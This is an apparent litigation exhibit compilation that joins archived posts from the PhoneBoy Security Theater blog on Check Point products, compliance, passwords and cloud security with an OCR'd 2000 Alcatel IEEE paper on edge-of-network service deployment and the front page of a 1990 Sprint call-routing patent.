2 responses // Posted 5 months ago

Moving The Security Theater Elsewhere

I decided to move PhoneBoy's Security Theater off of Wordpress onto Posthaven.

On the plus side, it's one less instance of Wordpress to maintain. On the minus side, I had to copy/paste the old articles in since there is no way to import Wordpress as of yet. But it was under 100 articles and it was kind of nice to see my thoughts on security from the last several years again.

The reality is, the threats haven't changed. We've had to evolve the tools in order to address increasingly complex threats. You can look at Check Point's own product evolution to get a sense of that.

Also, the basics haven't changed. A lot of security risks can be sufficiently mitigated by properly segmenting your networks, using sufficiently complex passwords that are unique, proper monitoring of the logs of your security devices, and keeping your software up-to-date with the latest security patches.

Tags

- administrivia

Upvote 0

Tweet

0 responses // Posted 5 months ago

Fun with Compliance

Earlier this week, I hung out with Jeremy Kaye, one of our in-house compliance experts at Check Point:

http://www.youtube.com/embed/uvL6HdlrW08

While I've been doing InfoSec for a while, or at least working in companies that sell InfoSec products, compliance isn't something I've had a ton of direct experience with. Sure, Check Point customers used our products to help meet various compliance regulations, but until Check Point acquired DynaSec in 2011, there wasn't a team inside Check Point dedicated to this topic.

While we had some technical challenges with the Google+ Hangout itself (and it was the first one we did at Check Point), I think the conversation with Jeremy went fairly well. The questions I asked where ones I've always wanted answers to. Like, what good is

compliance? Why does it seem like compliance is in the eye of the auditor? Why so many regulations anyway?

The big takeaway for me from this conversation is that security should drive your compliance efforts, not the other way around. Because chances are, if you have a strong information security program in place already, compliance is pretty straightforward, no matter which regulations you have to comply with.

Tags

- compliance

Upvote 0

Tweet

0 responses // Posted 6 months ago

Check Point 600 Appliance: Big Security for Small Business

Ok, this is a completely shameless plug for my employer. But it's really big. And really small at the same time. And my take on it, which wasn't cleared with the marketing folks, and thus my, albeit biased, opinion.

The Check Point 600 Appliance, which was announced today at Interop, represents Check Point's refreshed entry into the SMB Security space. It provides the same security functionality you'd find in Check Point's larger appliances in something that fits into an SMB--both in terms of form factor and price. This includes Check Point's award-winning IPS, App Control, URL Filtering, Anti-Virus, Anti-Spam, VPN, oh and don't forget the firewall :)

If you're familiar with the SG80, which Check Point launched a couple years back, the new 600 Appliance looks a bit like that, though the internals are slightly different from the SG80. There are standard USB ports, Express Card and SD-card slots in the 600 as well as optional WiFi and ADSL ports. It also includes a revamped Web Interface that incorporates functionality from the UTM-1 EDGE and Safe@ appliances allowing full management of the security policy across all Software Blades.

Under the hood? It's nearly the same code that runs in the larger Check Point appliances--Check Point R75.20 running Embedded Gaia, to be exact. When you SSH or serial console into the appliance, you are presented with clish, which functions similar to how it

does on one of the larger appliances. You can also drop into Expert mode for more advanced debugging, which again, works very similar to how its done on the larger gateways.

The main differences between the 600 and the Check Point 1100 Appliance, which was announced a few weeks ago are:

- Lower price: List price of a 600 is roughly $200 cheaper than the comparable 1100 model.
- Chassis color: Bright orange, like the old Safe@ boxes.
- Central Management: While the 1100 can be centrally managed with standard R75.46 or R76 management (standalone or Provider-1), the 600 can only be centrally managed by Check Point Cloud-Managed Security service.

In any case, I am truly excited about this as finally, SMBs can finally get the same Enterprise-grade security that the Fortune 100 relies on for a fraction of the cost--starting at $399.

Check Point's SMB Portal has information about the new appliances as well as how to acquire them.

Tags

- check point
- smb

Upvote 0

Tweet

0 responses // Posted 8 months ago

Check Point 2013 Security Report

When I was in Israel at the end of 2012, I was talking with the folks putting the finishing touches on the Check Point 2013 Security Report. Of course, since then, the report has been formally released and you can now read it for yourself. Here's a video preview of what you'll find in it:

Some of the data gathered for this report was related to the 3D Security Reports Check Point generated for customers during 2012 where we took a Security Gateway and either ran it in-line (in bridge mode) or plugged it into a mirror port on a customer's switch. It's worth pointing out that, in many cases, *a competitive security solution was already in place* and the Check Point Security Gateways were seeing stuff the other solutions were missing.

Other data for this report also came from SensorNet, ThreatCloud, and results from our Endpoint Security Best Practices Report, which is a great way to find out if your Windows PC is configured according to our Best Practices.

The most surprising statistics?

- 63% of the organizations surveyed had at least one malicious bot in their network.
- 43% of the organizations surveyed had traffic to/from an anonymizer service.

Of course, if you're knee deep in the security space, 0% of this is news to you.

Tags

- check point

Upvote 0

Tweet

0 responses // Posted 9 months ago

How to Not Be Like Burger King. Or Jeep.

On today's episode of PhoneBoy Speaks, I discuss how to prevent your Twitter account from being hacked like Burger King's account was. And today (after I recorded this episode), Jeep's Twitter account was also hacked. Of course, I can only do so much in a 5 minute podcast, and the topic itself of choosing strong passwords--and getting users to actually do it--has been covered ad-infinitum elsewhere.

The fact is, passwords are not very secure. To be secure, they must be both long (number of characters) and high-entropy (more random, the better). Humans, as a lot, are not able to remember passwords that meet both of these requirements, so they cheat. They either write the passwords down, they use password management tools like LastPass or 1Password, or they just choose stupid passwords--usually the latter.

The best compromise I've seen is actually the Password Haystacks method that Steve Gibson came up with. All other things being equal, as long as you use all 4 different types of characters in your password, length wins. Because when it comes to guessing passwords, there is no such thing as "close."

Of course, if the password itself can't be guessed, surely you can compromise the password reset process, as was done with Mat Honan's widely publicized pwnage. Hopefully we can strengthen that too, but companies--especially ones that cater to non technical people--rarely err on the side of secure.

Tags

- social networking
- passwords

Upvote 0

Tweet

0 responses // Posted 11 months ago

Securing Data in the Cloud

On my podcast PhoneBoy Speaks today, I discussed (very briefly) the idea of doing information security in the cloud. Surely, I could talk and write volumes on the subject. I've even given presentations on the subject.

The reality is, virtualization changes the game in so many ways that it's hard to know where to begin. That said, my view starts with the most basic question: what is it we're ultimately trying to protect?

The good news is that the answer is still the same, regardless of whether physical servers on your premises are involved or some cloud services provider is: it's the data. Your job in information security is to ensure the Confidentiality, Integrity, and Availability of data to prevent Disclosure, Alteration, or Destruction of said data.

The bad news: the cloud makes this job a lot harder. The reality of bring your own device (BYOD) also makes this harder for much the same reason--less opportunities to inject the necessary controls to ensure data doesn't go where it's not supposed to.

Of course, it's not just about protecting the data. That part is actually pretty easy. Protecting in a way that allows it to be used in a convenient way, now that's a lot harder.

Tags

- cloud
- byod

Upvote 0


Tweet

0 responses // Posted 11 months ago

- 1
- 2
- 3
- 4
- 5
- …
- Next ›
- Last »

- About PhoneBoy
- PhoneBoy on app.net
- PhoneBoy on Twitter
- PhoneBoy on Google+
- PhoneBoy on LinkedIn

Dameon Welch-Abernathy



Parent, Writer, Podcaster, Coffee Achiever, VoIP/Telco Curious, C-List Information Security Celebrity, and Mobile Phone Connoisseur residing in Gig Harbor, WA, USA.

You might know him better as PhoneBoy.

Subscribe by email »
We'll email you when there are new posts here.

Tags

- check point 26
- nokia 9
- wifi 6
- mobile phones 6
- iskoot 5
- social networking 5
- byod 5
- skype 4
- facebook 4
- voip 3
- software 3
- ios 3
- cpug 2
- CISSP 2
- firesheep 2
- iphone 2
- windows 2
- sourcefire 2
- ips 2
- cpshared 2
- compliance 2
- SecureClient 2
- jailbreak 2
- connectivity 2
- ve 1

- mobile 1
- sip 1
- ipv6 1
- telecom 1
- VPN 1
- securid 1
- See all 66 tags »

Sites I Like

- The PhoneBoy Blog
- PhoneBoy's Personal Blog

Solutions for Service Deployment in the Edge of the Network

Dominique Chantrain
Alcatel, Corporate Research Center
Dominique.Chantrain@alcatel.be

Abstract

Starting from an analysis of current trends in the telecommunications environment and of new service deployment requirements, this paper describes a number of solutions to enable flexible introduction of value added services in the edge of the network. The focus is on newly emerging services in the IP world, such as various types of remote access services and IP-based VPNs. The paper describes a set of architectural approaches which help network operators move from offering mere network-level functionality (bit-transport) towards full-service solutions with added value for the end-user. Two topics are discussed in more detail: a) the introduction of application servers in an access provider's Point of Presence (POP), and b) the deployment of service intelligence on the user terminal. Next, these approaches are illustrated in a service select scenario, demonstrating their added value in delivering services to the end-user. Finally the paper summarizes the most important findings and suggests remaining topics for future work.

1. Introduction

As the telecommunications environment is undergoing tremendous changes, and new services are emerging nearly every day, innovative solutions are needed to deploy this service intelligence in the network. This paper proposes a number of architectural approaches in this context, focusing on IP-related services such as Remote Access Services and IP-based Virtual Private Networks. Before looking into these solutions, it is important to have a clear understanding of the context and the typical issues and requirements in this field. Therefore the next section first discusses some important trends and requirements in today's telecommunication environment that have driven the solutions described further on.

2. Trends & requirements

2.1. Migration of functionality to the edge of the network

As an example, consider the context of narrow-band remote access services such as dial-up access to the Internet or to corporate networks. Originally, the Remote Access Nodes (RAN), responsible for terminating the modem connection, allocating the IP address, etc., were located at the premises of the ISP or corporate organization respectively. However, over the last few years, this equipment is gradually moving towards the domain of the access network provider, as represented in figure 1.




Figure 1. Migration of the NB-RAN to the Edge of the Network

This evolution is driven by two distinct issues. On the one hand, ISPs and corporate organizations do not want to be confronted with installing and maintaining these RANs, as they are becoming increasingly complex due to the introduction of various new modem types and access networks (analog modem, ISDN, ADSL, etc.). On the other hand, network operators are faced with network congestion problems due to the fact that the data traffic is passing through their PSTN network, which was not designed to handle these traffic profiles. Placing the RAN at the edge of the network, closer to the end user, solves both these issues. In addition, it enables a certain degree of statistical multiplexing and sharing of resources (RAN

0-7695-0722-0/00 $10.00 © 2000 IEEE

Fortinet Ex. 2010, Page 321 of 465 Netskope Exhibit 1002 - Appendix B4
Authorized licensed use limited to: Pauline Cote LUT. Downloaded on October 27,2022 at 15:34:41 UTC from IEEE Xplore. Restrictions apply.

ports, etc.) between different ISPs and corporate networks, thereby further reducing their costs.

A similar argumentation can be applied for broadband access nodes. On the one hand, ISPs and corporate organizations are reluctant to install yet another new type of access ports to handle the broadband access. And on the other hand, the traditional model raises huge network management problems for the network operator. Indeed, current broadband networks are typically based on ATM, and today this implies permanent connections (PVCs). Hence, the network operator is faced with the problem of configuring permanent connections for each pair of (end-user, service provider), an N x M complex problem. Particularly in an environment with large churn, this soon leads to a disaster in terms of operational costs. Once again, moving the RAN towards the edge of the network, provides a solution.

As a result of this evolution, the access network provider is now playing a significant role in the value chain of remote access services. However, at this point, the service he offers consists essentially in a service towards the ISPs and corporate organizations, i.e. the outsourcing of networking equipment (RANs) to support the actual remote access services. Seen from the end-user's point of view, the access network provider still offers merely transparent bit transport.

2.2. Introduction of services in the edge of the network

Access providers are today increasingly looking for ways to offer value added services to their customers. Being situated close to the end-user, they are ideally positioned to take the role of a one-stop-shopping-point to guide the user to services residing deeper in the network. This can be achieved by introducing application servers directly connected to the RAN, offering typically directory services & portals (service selection), subscription services (self registration), etc. These services in their turn pave the way for offering other value added services, as they give the access provider the "power" to lead the user preferentially to services in his own domain rather than to those offered by 3rd party service providers. In addition, due to the close relationship with the user and the knowledge of the user profile, the access provider can customize these services to optimally meet the needs of the end-user, another competitive advantage that may turn out to be crucial in the today's telecom environment.

2.3. New requirements

Obviously, the introduction of these services places important new requirements on the network elements involved, particularly the RAN. More specifically, the RAN will not anymore be a stand-alone element in the access provider's domain. Application servers will have to be connected to it, which implies typically new interfaces and new functionality. The next section will describe how this can be achieved with minimal impact on the RANs itself, while nevertheless leveraging the ideal position of the access network provider for offering services to the end-user. The most crucial requirement is probably the need for a mechanism to "catch" the user when he connects to the network. In other words, the access scenario should be such that the user is by default guided to the portal site of the access provider. We refer to this as the "zero-click distance", i.e. the user does not have to "click" to select the portal site of the access provider. Section 3 discusses several approaches for introducing portal services in the access provider's domain, and explains how the "zero click distance" to this portal can be achieved.

Another crucial issue related to service deployment in the edge of the network is the installation of service intelligence on the user terminal. Indeed, while the access network provider controls the entry point to the network, the very first point to catch the user's attention and to point him to certain services in the network, is the user terminal itself. Therefore a service provider ideally wants to get some "control" over the user terminal. However, on the other hand, he wants to avoid the complex issues and high costs involved with installing applications on a user terminal, particularly as the range of user terminals is continuously expanding. Also this issue has been investigated and a solution is discussed in section 3.2.

3. Introducing application servers in the access provider's domain

As explained before, there is an increasing need to introduce application level intelligence in the access provider's network. Now, various system architectures can be used to realize this. To explain this, consider the example of introducing a portal site next to the RAN. Four important alternatives are schematically represented in figure 2. Each of these architectures is explained in more detail in the following paragraphs.

Fortinet Ex. 2010, Page 322 of 465 Netskope Exhibit 1002 - Appendix B4
Authorized licensed use limited to: Ryan Cole LDT. Downloaded on October 27,2022 at 15:34:41 UTC from IEEE Xplore. Restrictions apply.




Figure 2. Introducing application servers in the access provider's domain

3.1. Approach 1: running the applications on the RAN

The first approach consists in introducing the portal site as an application on the RAN device itself. Although this may seem to be the most straightforward solution at first, it has a number of important drawbacks. First of all, RAN equipment is typically not designed to support this type of applications: a RAN is primarily a forwarding device, not an application server. Introducing flexible, dynamic, and customizable application level functionality may compromise the performance of the RAN as a forwarding device. Secondly, the access network operator, now becoming a service provider, typically wants to introduce his own application servers and applications in the architecture, and not be restricted to the functionality offered by the RAN. Moreover, it can be expected that the access provider will introduce multiple applications and services and hence there is an important scalability problem. Last but not least, RANs are preferably located close to the edge of the network; a portal server on the other hand, can physically be located deeper in the network, serving users who are connected to several RANs. If the portal would be implemented on the RANs itself, this would introduce substantial complexity to manage the distribution and maintenance of the content and functionality. Note however that the physically centralized location of a portal site compared to the physical location of the RANs close to the edge of the network does not prohibit that the two functions can be logically very strongly coupled.

3.2. Approach 2: introducing a dedicated application server

The above arguments clearly indicate that the introduction of a separate, dedicated application server is required to achieve a flexible and scalable solution. Given this new architecture, several possibilities exist to define the relationship and interconnections between the user terminal, the RAN and the application server. Remember that the RAN represents a crucial competitive advantage for the access provider, hence it is only logical that the RAN is explicitly involved in the application scenario.

Architecture 2 in figure 2 presents the approach closest to the previous solution. The application server is literally pulled out of the RAN, but all communication between the user terminal and the application server is still actively processed by the RAN itself. In case the application server is a web-server, the RAN could for instance act as a proxy HTTP server, treating packets up to the level of HTTP and forwarding them to the actual application server. This clearly has the drawback that the RAN is still very much involved in the application, although the content itself (and its maintenance) has already moved to a separate, more centralized, server. The problem with this approach is that, when a new application server has to be introduced, which relies on a different application protocol (instead of HTTP), the RAN needs to be adapted. Note that this architecture does have its value to extract a number of specific functions from the RANs and to move them to more centralized servers. One example where this approach is applied is AAA (Authentication, Authorization and Accounting), whereby the communication between the RAN and the AAA server typically uses the RADIUS protocol, Another example is policy management, whereby longer term policy strategies for QoS, security, etc. are controlled by separate policy servers. However, for applications such as portal sites, which rely typically on application protocols exchanged directly between the user terminal and the application, this architecture is clearly not optimal.

3.3. Approach 3: transparent communication through the RAN

In other words, application level communication should essentially be transparent for the RAN. This is represented in the third architecture. This architecture relies essentially on the original functionality of the RAN, i.e. establishing connectivity between a user terminal and a network (VPN) of servers from a 3rd party service provider. Actually, the local network of the access provider can be treated in identically the same way as the VPNs of 3rd party service providers. However, the as mentioned before, to leverage the competitive advantage of the RAN as entry point to the network, the RAN should be actively involved in the services offered, or at least in the scenarios offering access to these services and applications. First of all, to realize the "zero-click-distance" mentioned earlier, the RAN should offer a

Fortinet Ex. 2010, Page 323 of 465 Netskope Exhibit 1002 - Appendix B4
Authorized licensed use limited to: Augsburg Coll LIBR. Downloaded on October 27,2022 at 15:34:41 UTC from IEEE Xplore. Restrictions apply.

means to connect users by default to the network of local servers in the access provider's domain. This can be easily achieved since the trigger-point to intercept the connection establishment to another VPN is already inherently present in the RAN. In addition, there is also a second mechanism to involve the RAN in the service scenario: typical services offered on the portal site of the access provider will include features such as service selection, "click-and-connect"-type of applications, etc. In this context, the portal site may be used to set the QoS and security parameters of a given connection, to deliver the requested service to the user. This can be achieved by introducing a new interface between the application server and the RAN, as presented in figure 2c. Such a communication channel may also be used to support a variety of other services and applications, such as for locating and notifying the user in case of an incoming call (e.g. voice over IP or instant messaging). Unfortunately, the introduction of a new type of interface on the RAN has an important impact on its internal architecture and functionality, and hence it may require some time to upgrade all RANs in the field to fit this model.

3.4. Approach 4: a simplified architecture for the short term

Although approach 3 offers a very nice solution to the problem, a simplified architecture may be required for the shorter term. The purpose of this simplified architecture is to offer as much as possible of the features supported by approach 3, without the need to introduce a new interface on the RAN. This can be achieved as follows.

Today standard protocols (e.g. PPP) already exist for the communication between the user terminal and the RAN. These protocols allow to establish a session with the RAN, and even include parameters to support (basic) selection of the VPN/service to which the user wishes to connect, e.g. via domain name of the server. Hence, it should be possible to reuse these mechanisms even when a separate application server is introduced in the picture. Returning to the example the portal, the webpages on this server may include applets, scripts, or other small intelligent components which are downloaded to the user terminal, and from there trigger the protocols to send the necessary connection establishment requests to the RAN. This architecture relies entirely on available functionality in the RAN: all the RAN has to do is to establish connectivity to the local service network of the access provider and to the VPNs of 3rd party service providers, and this functionality is controlled via the existing interface between the user terminal and the RAN. Compared to approach 3, this approach is therefore better suited in the short term, whereas approach 3 remains the preferred solution for the longer term.

4. Deploying service intelligence on the user terminal

The RAN is not the only powerful component that can be used as a basis to catch the user's attention and to guide him to the services of a given service provider. Also the user terminal has an important role to play here. Therefore, service providers want to get access to the functionality of the terminal, but without being confronted with the complexity and variety of terminal implementations. On the other hand, the end-users want to grant only limited control of their terminals to the service providers, actually just enough to let them take care of complex installation and configuration issues. In addition, in order to reduce deployment costs, it should be possible to download and upgrade the service intelligence remotely, hiding the complexity of this procedure to the end-user. This typically requires a number of basic SW modules on the terminal, in order to control this installation and upgrading of additional modules. In other words, there is a bootstrapping issue, as these basic SW modules themselves need to get installed on the terminal somehow. It will be shown further on that by introducing a separate server for software download, according to approach 4 explained in the previous section, the access provider has all the means in hand to solve this bootstrapping problem.

To meet these requirements associated with introducing service functionality on the terminal, we have introduced the concept of the "Soft Terminal".




Figure 3. Soft Terminal Architecture

Figure 3 shows a high-level overview of the Soft Terminal's architecture. The core components at the heart of the Soft Terminal application deal with the installation and upgrading of additional modules. They are also responsible for detecting the Soft Terminal's environment, including the characteristics of the user terminal and the network environment. In other words, they are responsible for hiding the details and variety of terminals and

Fortinet Ex. 2010, Page 324 of 465 Netskope Exhibit 1002 - Appendix B4
Authorized licensed use limited to: Augsburg College LIBRARY. Downloaded on October 27,2022 at 15:34:41 UTC from IEEE Xplore. Restrictions apply.

customer premises networks towards the service and application level. Note that next to the characteristics of the terminal (operating system, processing power & memory, etc.) also the network environment is an important parameter, since it influences the choice of the access protocols that can be used to establish a connection to the network, and also determines the parameters (e.g. QoS, authentication, etc.) that need to be specified during connection setup. This explains the need for a clear interface towards the protocol layer, as presented in figure 3. Given the increasing number of network protocols, and their extremely rapid evolution, it is crucial that the Soft Terminal is sufficiently flexible to deal with a variety of protocols and protocol stacks.

Of course the ultimate purpose of the Soft Terminal is to support services and applications, to offer an open platform to the service provider on which he can deploy new service components. This is represented in figure 3 by the application components and the associated API (Application Program Interface).

Last but not least, the Soft Terminal is more than just the set of components that run on the user terminal. At the network side a repository of application components is required which can be downloaded and plugged in as needed. In addition, a solution has to be provided for the bootstrapping phase. This is where the access provider and the RAN enter the picture again. As a starting point, virtually all recent user terminals have some basic functionality for connecting to the network built-in as standard feature (e.g. as part of the operating system). This software typically supports basic connectivity for remote access services, and this is exactly what is needed to support the bootstrapping step. At the network side, the RAN can be used to intercept the very first call from the user terminal, and guide him to the software repository from where the Soft Terminal application can be downloaded. Once installed, the core components of the Soft Terminal will take over further installation and upgrading of additional components, via communication with the software repository in the network and with other application servers (e.g. a subscription server).

5. Use case: a service select scenario without pre-installed client software

To illustrate the different concepts and architectural approaches explained in this paper, this section describes a real-life service scenario. The user is first connected to a service selection application residing on an application server in the access provider's domain. This server offers a service selection application which allows to connect to services provided by 3rd parties via a simple click-and-connect, web-based user interface.

The network context is depicted in figure 4. A PC (user terminal) is connected via an access network (PSTN, ADSL, etc.) to a RAN. In the local network of the access provider, an application server is introduced on which a service selection application runs. The application offers dynamic, customized web-pages to the user, including a list of the services and VPNs to which the user has subscribed. Furthermore, the RAN offers connectivity to various VPNs of 3rd party providers, e.g. ISPs, corporate networks, banks, etc.




Figure 4. Network Context for the Web-based Service Selection Scenario

In terms of protocols, the scenario described here relies basically on DHCP and HTTP, but similar functionality can also be achieved via other protocols such as PPP. This flexibility guarantees that the scenario can be realized in multiple environments, as typically at least one of the required protocol stacks is by default installed on the user terminal. In other words, no explicit dedicated pre-installation is required at the terminal side.

When the user switches on his PC, the DHCP protocol stack is triggered to request an IP address. The RAN, which contains a DHCP server will allocate an IP address, typically from the access provider's IP address pool. DHCP also takes care of the configuration of other essential parameters such as the default gateway and DNS server.

The user can then launch his web-browser, and connect to a web-server on the RAN. Indeed, at this point in the scenario the RAN has merely allocated an IP address, it has not yet established connectivity between the user terminal and the application server. Although this scenario implies that the RAN contains a HTTP server, this HTTP server is only used for a limited set of functions; 90% of the communication between the user terminal and the application server will be transparent for the RAN. In other words, referring to figure 2 the scenario corresponds to approach D rather than to approach B.

The functionality supporting the "zero-click-distance" resides in the initial page downloaded from the RAN's web-server. Via a number of scripts in this page, the user

Fortinet Ex. 2010, Page 325 of 465 Netskope Exhibit 1002 - Appendix B4
Authorized licensed use limited to: Fortinet Core LDP. Downloaded on October 27,2022 at 15:34:41 UTC from IEEE Xplore. Restrictions apply.

terminal knows how to request the RAN to establish a connection to the local network of the access provider, and to download the homepage from the application server. In other words, the entire procedure is transparent for the end-user: he just needs to start his browser, which has been configured to download a given homepage (on the RAN). From then on, the webpages and scripts take care of the connection setup, such that the user is guided automatically to the application server.

Once this connection to the application server is established, further communication between the user terminal and the application server is transparent for the RAN. The webpages on the portal may be customized to match the user profile, and the application may be enhanced with a multitude of advanced SW and application technologies.

At a certain point in time, the user will typically select a service to connect to, e.g. a teleworking service which will connect him to the VPN of his organization, or a telebanking service to connect him to his bank's VPN, etc. As explained before, a short term solution should preferably avoid a dedicated control interface between the application server and the RAN (approach 4 versus approach 3). This can again be accomplished by means of scripts in the pages of the application server. These scripts, once downloaded on the user terminal, send the necessary commands to the RAN to setup the connection to the selected service or VPN.

Via the configuration of a few additional bookmarks in the browser, the user can reconnect to the application server at any time. Similarly he can switch from one VPN to another without the overhead of reconnecting to the service selection application in-between.

Many variants of this scenario can be imagined, depending on the access protocol used to send the commands to the RAN (PPP, DHCP, HTTP, ...), depending on the strategy for IP address allocation (different IP address pools for different VPNs), depending on the authentication strategy (single sign-on or separate authentication for each VPN), etc. However, all these variants have the common characteristics of requiring no dedicated control interface between the application server and the RAN, and no dedicated pre-installed software on the user terminal.

The latter is a huge advantage in terms of service deployment and maintenance costs. However, it also represents some important limitations. For instance, as the above scenario relies on HTTP and DHCP, it is not possible to introduce unsolicited messages from the network to the user terminal, since both protocols are strictly client-server. Hence, this configuration cannot support services such as incoming voice over IP calls, instant messaging, etc. To support these features, a Soft Terminal is required. Nevertheless, the scenario described here is ideal for a "first time connect" situation, in which the user can be guided to a software repository, from which subsequently a Soft Terminal application can be downloaded and installed.

6. Conclusions and future work

Being positioned at the entry point to the network, access providers have a crucial competitive advantage to make the step from offering plain connectivity and bit transport towards offering value added services. This can be achieved by introducing new intelligence in the access provider's domain, closely linked with the RAN, or complementary, by deploying new service functionality on the user terminal.

Different architectures can be applied to introduce application servers in the access provider's domain. The most flexible and future safe approach consists in introducing separate, dedicated application servers with their own new interface to the RAN. As a short term alternative, a slightly different architecture can be envisaged in which all communication to the RAN relies only on the existing interface between the user terminal and the RAN.

As for the deployment of service intelligence on the user terminal, one of the key issues involved is how to bootstrap the installation. A solution to this problem is offered by the short-term architecture described earlier.

Obviously a lot of work remains to be done to refine the architectures proposed in this paper, specially as the environment is continuously changing. Topics for further study include the refinement and prototyping of the concepts and technologies for the Soft Terminal, the evolution and merging of the different architectural approaches for the service platform at the access provider's side, etc. Another interesting and important topic for the near future is the evolution to a multi-tier architecture in which additional network elements, such as for instance the access network termination in the CPE, become part of the distributed service platform.

7. References

[1] R. Missault, J. Nattkemper, N. Ransom, W. Verbiest, J. De Vos: "IP at the Edge", *Alcatel Telecommunications Review*, 2nd Quarter, 1999.

[2] T. McDermott, T. Van Landegem: "New Services Mean New Requirements for IP Networks", *Alcatel Telecommunications Review*, 2nd Quarter, 1999.

[3] D. Chantrain, K. Handekyn, H. Vanderstraeten: "The Soft Terminal: Extending Service Intelligence from the Network to the Terminal", *Alcatel Telecommunications Review*, 2nd Quarter, 2000.

Fortinet Ex. 2010, Page 326 of 465 Netskope Exhibit 1002 - Appendix B4
Authorized licensed use limited to: Fortinet Core LDE. Downloaded on October 27,2022 at 15:34:41 UTC from IEEE Xplore. Restrictions apply.

United States Patent [19]

Webb et al.

[11] **Patent Number: 4,972,464**

[45] **Date of Patent: Nov. 20, 1990**

[54] **SYSTEM FOR PLACEMENT OF A LONG DISTANCE TELEPHONE CARRIER POINT-OF-PRESENCE AND CALL ROUTING**

[75] Inventors: **Arthur F. Webb; M. Kashefipour,** both of Overland Park, Kans.

[73] Assignee: **U.S. Sprint Communications Company Limited,** Kansas City, Mo.

[21] Appl. No.: **430,487**

[22] Filed: **Nov. 1, 1989**

[51] **Int. Cl.**[5] **H04M 15/32**

[52] **U.S. Cl.** **379/112**

[58] **Field of Search** 379/112, 111, 115

[56] **References Cited**

U.S. PATENT DOCUMENTS

4,756,019 7/1988 Szybicki 379/112


Primary Examiner—Stafford D. Schreyer

Attorney, Agent, or Firm—Hovey, Williams, Timmons & Collins

[57] **ABSTRACT**

A system is disclosed for determining the transport costs of long distance traffic to a long distance carrier having a point-of-presence in a local access and transport area (LATA) by the addition of one or more points-of-presence to the area, and for determining the lowest cost routing of long distance traffic through a carrier's points-of-presence in a LATA.

17 Claims, 2 Drawing Sheets



Netskope Exhibit 1002 - Appendix B5

